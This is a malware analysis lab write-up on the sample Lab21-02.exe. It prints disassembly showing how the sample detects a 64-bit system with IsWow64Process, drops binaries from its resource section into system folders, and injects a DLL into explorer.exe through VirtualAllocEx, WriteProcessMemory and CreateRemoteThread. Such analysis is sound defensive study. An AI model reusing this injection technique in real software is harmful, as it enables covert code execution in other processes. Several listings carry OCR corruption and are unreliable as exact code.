00000000140001052 mov    [rsp+0E8h+StartupInfo.cb], 68h
0000000014000105A mov    [rsp+0E8h+lpCurrentDirectory], rax ; lpCurrentDirectory
0000000014000105F mov    [rsp+0E8h+lpEnvironment], rax ; lpEnvironment
00000000140001064 mov    [rsp+0E8h+dwCreationFlags], eax ; dwCreationFlags
00000000140001068 mov    [rsp+0E8h+bInheritHandles], 1 ; bInheritHandles
00000000140001070 mov    [rsp+0E8h+StartupInfo.dwFlags], 100h
0000000014000107B mov    [rsp+0E8h+StartupInfo.hStdInput], rbx
00000000140001083 mov    [rsp+0E8h+StartupInfo.hStdError], rbx
0000000014000108B mov    [rsp+0E8h+StartupInfo.hStdOutput], rbx
00000000140001093 call   cs>CreateProcessA
00000000140001099 mov    rcx, [rsp+0E8h+ProcessInformation.hProcess] ; hHandle
0000000014000109E or    edx, 0FFFFFFFh ; dwMilliseconds
000000001400010A1 call   cs:WaitForSingleObject
000000001400010A7 xor    eax, eax
000000001400010A9 add    rsp, 0E0h
000000001400010B0 pop    rbx

```

Given IDA has identified this as CreateProcessA though, we can double click on it and see how many arguments are expected to be passed to this call.

In this case we can see there are 10 arguments which are expected to be passed to it.

- lpApplicationName
- lpCommandLine

- lpProcessAttributes
- lpThreadAttributes
- bInheritHandles
- dwCreationFlags
- lpEnvironment
- lpCurrentDirectory
- lpStartupInfo
- lpProcessInformation

Because this is documented, we know that these 10 arguments need to be passed to CreateProcessA

```
C++ Copy
BOOL CreateProcessA(
    LPCSTR             lpApplicationName,
    LPSTR              lpCommandLine,
    LPSECURITY_ATTRIBUTES lpProcessAttributes,
    LPSECURITY_ATTRIBUTES lpThreadAttributes,
    BOOL               bInheritHandles,
    DWORD              dwCreationFlags,
    LPVOID             lpEnvironment,
    LPCSTR             lpCurrentDirectory,
    LPSTARTUPINFOA     lpStartupInfo,
    LPPROCESS_INFORMATION lpProcessInformation
);
```

h- Analyze the malware found in Lab21-02.exe on both x86 and x64 virtual machines.

i-What is interesting about the malware's resource sections?

Because we know this malware is similar to Lab12-01.exe, we can compare the malware's resource sections to that of Lab12-01.exe and see if there's any noticeable differences. By opening both of these in pestudio, we can see that Lab21-02.exe has an added section called .rsrc and a number of extra imports and strings.


The added section is a resource section, and if we examine what is contained within it, we can see three interesting binaries named x64, x64DLL, and x86.

type (2)	name	file-offset (4)	signature	non-standard	size (141658 bytes)	file-ratio (80.43%)	md5
BIN	X64	0x0000B128	executable...	x	39424	22.38 %	B951F5C5E1095D31FAEB0324C70B5297
BIN	X64DLL	0x0001A828	executable...	x	52736	29.94 %	C2E078A662C8AE7B898BC2D66B0D89D7
BIN	X86	0x00021928	executable...	x	49152	27.91 %	A6FB0D08FDEA1C15AFBA7A5D8D2D2867B
manifest	1	0x0002D928	manifest	-	346	0.20 %	24D3B502E1846356B0263F945DD5529

type	name	file-offset	signature	non-standard	size	file-ratio	md5	entropy
n/a								

Although this malware is similar to Lab12-01.exe, we're not entirely sure how similar it is. To do this we should look at similarities between our sample 'Lab12-01.exe' and 'Lab21-02.exe'. We can utilise a disassembler plugin such as BinDiff to get this information at a glance. This requires a disassembled binary be present from either a paid pro version of IDA, or the free alternative Ghidra.


If we want to install this plugin into Ghidra, we first must install it on our OS from the provided msi file. From here we can run Ghidra and click File > Install Extensions.




The extension we need to install is ghidra_BinExport.zip as shown below.




After installing this, we need to restart Ghidra and disassemble both Lab12-01.exe, and Lab21-02.exe. We should also set these to automatically analyze the selected binary.




Once analysis is complete we can use File > Export, and select 'Binary BinExport for BinDiff'.



Once this is complete for both our binaries, we can compare the 2 BinExport files using BinDiff. We will need to first setup a workspace.



From here we can compare our 2 BinDiff exports.



The end result is a number of graphs and functions we can drill down into and see what has changed, and in fact a lot has changed between these 2 binaries.



ii- Is this malware compiled for x64 or x86?

Using our BinDiff above we have a graph which tells us what this malware is compiled for.

- x86-32 (32-bit)

We can also use a number of other tools such as peview, PE-bear, pestudio or DIE to get the same information as this is stored in the File Header.

The image displays three windows from different tools, all showing the file header of the executable Lab21-02.exe:

- Pestudio 8.99 - Malware Initial Assessment**: Shows the file structure and properties. The "processor" field is highlighted as "32-bit".
- PE-bear v0.5.0**: Shows the raw file data in hex and ASCII formats. The "File Hdr" tab is selected, showing fields like Machine (Intel 386), Sections Count (4), Time Date Stamp (4ECB086E), and Characteristics (103).
- PEView - C:\Users\User\Desktop\BinaryCollection\Chapter_21\Lab21-02.exe**: Shows the detailed file header structure. The "IMAGE_FILE_HEADER" section is highlighted, showing fields like Machine (IMAGE_MACHINE_386), Number of Sections (4), Time Date Stamp (2011/11/22 Tue 02:26:54 UTC), and Characteristics (0001, 0002, 0100).

iii- How does the malware determine the type of environment in which it is running?

Comparing this to Lab12-01.exe, our previous analysis revealed that the main method contains a number of checks and operations before the main functionality begins. If we go to the start of the program we may see evidence of analysis failure.

```

public start
start proc near

; FUNCTION CHUNK AT 00401817 SIZE 0000007A
; FUNCTION CHUNK AT 00401892 SIZE 0000001
; FUNCTION CHUNK AT 004018A3 SIZE 000009
; FUNCTION CHUNK AT 004018BC SIZE 0000
; FUNCTION CHUNK AT 004018E2 SIZE 000
; FUNCTION CHUNK AT 004018F3 SIZE 0F
; FUNCTION CHUNK AT 00401906 SIZE 7
; FUNCTION CHUNK AT 00401968 SIZE F

call    sub_4032F2
jmp    loc_401817
start endp ; sp analysis F

```



```

; START OF FU
loc_401817
push    ?
push    ?
call    ?
xor    ?
cmp    ?
jr    ?

```

In this instance it's not a big issue and we can safely ignore that. Scrolling down in IDA, we know that any checks to determine what type of environment it is running in is likely to occur after a call to 'GetCommandLineA'. We soon find this call, and 5 subsequent calls to examine of interest.

```

mov    [ebp-4], esi
call    sub_40308F
test    eax, eax
jns    short loc_4018BC


```



```

push    18h
call    sub_4017D0
; END OF FUNCTION CHUNK FOR start
loc_4018BC:
call    ds:GetCommandLineA
mov    dword 40A8C4, eax
call    sub_402FF8
mov    lpMem, eax
call    sub_402F3D
test    eax, eax
jns    short loc_4018E2

```



One thing to note is that 3 of these look to directly lead to sub_4017D0 which seems to prematurely throw an error and terminate the malware. One of these calls looks more interesting than the others though which is 'sub_401260'. If we examine this we can see a reference to 'IsWow64Process'.

```

var_10= uwuru ptr -10h
var_C= dword ptr -0Ch
var_8= dword ptr -8
var_4= dword ptr -4

push ebp
mov ebp, esp
mov eax, 131Ch
call __alloca_probe
push ebx
mov ebx, ds:GetModuleHandleA
push esi
push edi
push 0 ; lpModuleName
mov [ebp+var_C], 0
call ebx ; GetModuleHandleA
mov esi, ds:LoadLibraryA
push offset ProcName ; "EnumProcessModules"
push offset LibFileName ; "psapi.dll"
mov [ebp+var_4], eax
call esi ; LoadLibraryA
mov edi, ds:GetProcAddress
push eax ; hModule
call edi ; GetProcAddress
push offset aGetmodulebasen ; "GetModuleBaseNameA"
push offset LibFileName ; "psapi.dll"
mov dword_40A7AC, eax
call esi ; LoadLibraryA
push eax ; hModule
call edi ; GetProcAddress
push offset aEnumprocesses ; "EnumProcesses"
push offset LibFileName ; "psapi.dll"
mov dword_40A7A4, eax
call esi ; LoadLibraryA
push eax ; hModule
call edi ; GetProcAddress
mov dword_40A7B0, eax
push 104h ; uSize


```

In the above we see the malware is attempting to resolve the location of the 'IsWow64Process' export within Kernel32.dll. Where this is found it will then get its own process ID and execute IsWow64Process which has dynamically been resolved (dword_40A7A8).

From this we can tell the malware attempts to resolve and call 'IsWow64Process' to determine if it is running on a 64-bit or 32-bit OS.

iv- What does this malware do differently in an x64 environment versus an x86 environment?

If we examine code flow after the check for 'IsWow64Process', depending on whether or not this returned true or false in [ebp+var_10], a different number of actions will be taken.






If it returns true, then the malware assumes it is running in an x64 (64-bit) environment. This is due to it being compiled for an x86 (32-bit) environment and needing to be run under WOW64 when executing on a 64-bit OS.

64-bit (x64 Actions):

If we examine the 64-bit case at a glance, we can see the following actions taken:

First we see 2 calls to 'sub_401000' which is associated with getting 2 different files from the binary resource section and saving them to disk, these binaries are then saved as 'Lab21-02x.exe' and 'Lab21-02x.dll' before Lab21-02x.exe is launched and the program terminates.




32-bit (x86 Actions):

If we examine the 32-bit case at a glance, we can see the following actions taken:

First we see a call to 'sub_401000' which is once again associated with getting a file from the binary resource section and saving it to disk (Lab21-02.dll). From here we then see the malware allocating the extracted DLL into a buffer for later use, and attempting to grant itself Debug Privileges. From here it then opens a handle to a process with the name 'explorer.exe'.

Looking further at the malware, we can see that after getting a handle to a process with the name explorer.exe, it will attempt to open the process, allocate memory, write the dropped DLL into that process memory, and then create a remote thread to run and execute the injected DLL.



```

000000000040149C
000000000040149C loc_40149C:          ; flProtect
000000000040149C push    4
000000000040149E push    3000h      ; flAllocationType
00000000004014A3 push    104h      ; dwSize
00000000004014A8 push    0          ; lpAddress
00000000004014AA push    esi        ; hProcess
00000000004014AB call    ds:VirtualAllocEx
00000000004014B1 mov     edi, eax
00000000004014B3 test   edi, edi
00000000004014B5 jz     short loc_40148F

000000000040148F
000000000040148F loc_40148F:
000000000040148F pop    edi
0000000000401490 pop    esi
0000000000401491 or     eax, 0xFFFFFFFFh
0000000000401494 pop    ebx
0000000000401495 mov     esp, ebp
0000000000401497 pop    ebp
0000000000401498 retn

0000000000401487 push    0          ; lpNumberOfBytesWritten
0000000000401489 push    104h      ; nSize
000000000040148E lea     eax, [ebp+Buffer]
00000000004014C4 push    eax        ; lpBuffer
00000000004014C5 push    edi        ; lpBaseAddress
00000000004014C6 push    esi        ; hProcess
00000000004014C7 call    ds:WriteProcessMemory
00000000004014D0 push    offset aKernel32Dll_0 ; "kernel32.dll"
00000000004014D2 call    ds:GetModuleHandleA
00000000004014D8 push    offset aLoadlibraryA ; "LoadLibraryA"
00000000004014D9 push    eax        ; hModule
00000000004014D9 call    ds:GetProcAddress
00000000004014E4 push    0          ; lpThreadId
00000000004014E6 push    0          ; dwCreationFlags
00000000004014E8 push    edi        ; lpParameter
00000000004014E9 push    eax        ; lpStartAddress
00000000004014EA push    0          ; dwStackSize
00000000004014EC push    0          ; lpThreadAttributes
00000000004014EF push    esi        ; hProcess
00000000004014EF call    ds>CreateRemoteThread

```

Based on this we know that the malware will attempt to run one of the dropped binaries in a x64 environment, whereas a x86 environment it will attempt to inject the dropped binary into a process called explorer.exe.

v- Which files does the malware drop when running on an x86 machine? Where would you find the file or files?

From the above analysis we know that the file dropped when run on on x86 machine will be 'Lab21-02.dll'. Using Procmon and running the binary on an x86 system we can see this attempting to be written. In this case we haven't run the malware as an administrator so it is unable to write the file.

1:24:25.69524...	Lab21-02.exe	1104	>CreateFile	C:\Windows\System32\imm32.dll	SUCCESS
1:24:25.69538...	Lab21-02.exe	1104	>CreateFile	C:\Windows\System32\imm32.dll	SUCCESS
1:24:25.69563...	Lab21-02.exe	1104	>CreateFile	C:\Windows\System32\imm32.dll	SUCCESS
1:24:25.69578...	Lab21-02.exe	1104	>CreateFile	C:\Windows\System32\imm32.dll	SUCCESS
1:24:25.72204...	Lab21-02.exe	1104	>CreateFile	C:\Windows\System32\Lab21-02.dll	ACCESS DENIED

This shows us that the file Lab21-02.dll is dropped to C:\Windows\System32\Lab21-02.dll when run on an x86 machine.

vi- Which files does the malware drop when running on an x64 machine? Where would you find the file or files?

From the analysis in question 4 we know that the file dropped when run on on x64 machine will be 'Lab21-02x.exe' and 'Lab21-02x.dll'. Using Procmon and running the

binary on an x64 system we can see this attempting to be written. In this case we haven't run the malware as an administrator so it is unable to write the file.

1:18:2... Lab21-02.exe	4160	CreateFile	C:\Windows\SysWOW64\user32.dll	SUCCESS	Dt
1:18:2... Lab21-02.exe	4160	CreateFile	C:\Windows\SysWOW64\shell32.dll	SUCCESS	Dt
1:18:2... Lab21-02.exe	4160	CreateFile	C:\Windows\SysWOW64\imm32.dll	SUCCESS	Dt
1:18:2... Lab21-02.exe	4160	CreateFile	C:\Windows\SysWOW64\imm32.dll	SUCCESS	Dt
1:18:2... Lab21-02.exe	4160	CreateFile	C:\Windows\SysWOW64\imm32.dll	SUCCESS	Dt
1:18:2... Lab21-02.exe	4160	CreateFile	C:\Users\User\Desktop\BinaryCollection\SystemResources\Lab21-02.exe.mun	PATH NOT FOUND	Dt
1:18:2... Lab21-02.exe	4160	CreateFile	C:\Users\User\Desktop\BinaryCollection\SystemResources\Lab21-02.exe.mun	PATH NOT FOUND	Dt
1:18:2... Lab21-02.exe	4160	CreateFile	C:\Windows\SysWOW64\edgedged.dll	NAME NOT FOUND	Dt
1:18:2... Lab21-02.exe	4160	CreateFile	C:\Windows\SysWOW64\papi.dll	SUCCESS	Dt
1:18:2... Lab21-02.exe	4160	CreateFile	C:\Windows\SysWOW64\Lab21-02x.dll	ACCESS DENIED	Dt
1:18:2... Lab21-02.exe	4160	CreateFile	C:\Windows\SysWOW64\Lab21-02x.exe	ACCESS DENIED	Dt
1:18:2... Lab21-02.exe	4160	CreateFile	C:\Windows\SysWOW64\combase.dll	SUCCESS	Dt
1:18:2... Lab21-02.exe	4160	CreateFile	C:\Windows\SysWOW64\SHCore.dll	SUCCESS	Dt

This shows us that the files Lab21-02x.exe and Lab21-02x.dll are dropped to C:\Windows\SysWOW64\Lab21-02x.exe and C:\Windows\SysWOW64\Lab21-02x.dll when run on an x64 machine.

If we take a closer look at 'sub_401000' which performs the file dropping on both an x64 and x86 OS, we can see how this happens.

```

NUL
push edi
mov ecx, eax
push ebx
push ecx
call loc_4034E0
add esp, 0Ch
push 104h ; uSize
lea edx, [ebp+FileName]
push edx ; lpBuffer
call ds:GetSystemDirectoryA
mov esi, ds:lstrcmpA
push offset String2 ; "\\"
lea eax, [ebp+FileName]
push eax ; lpString1
call esi ; lstrcmpA
mov ecx, [ebp+lpString2]
push ecx ; lpString2
lea edx, [ebp+FileName]
push edx ; lpString1
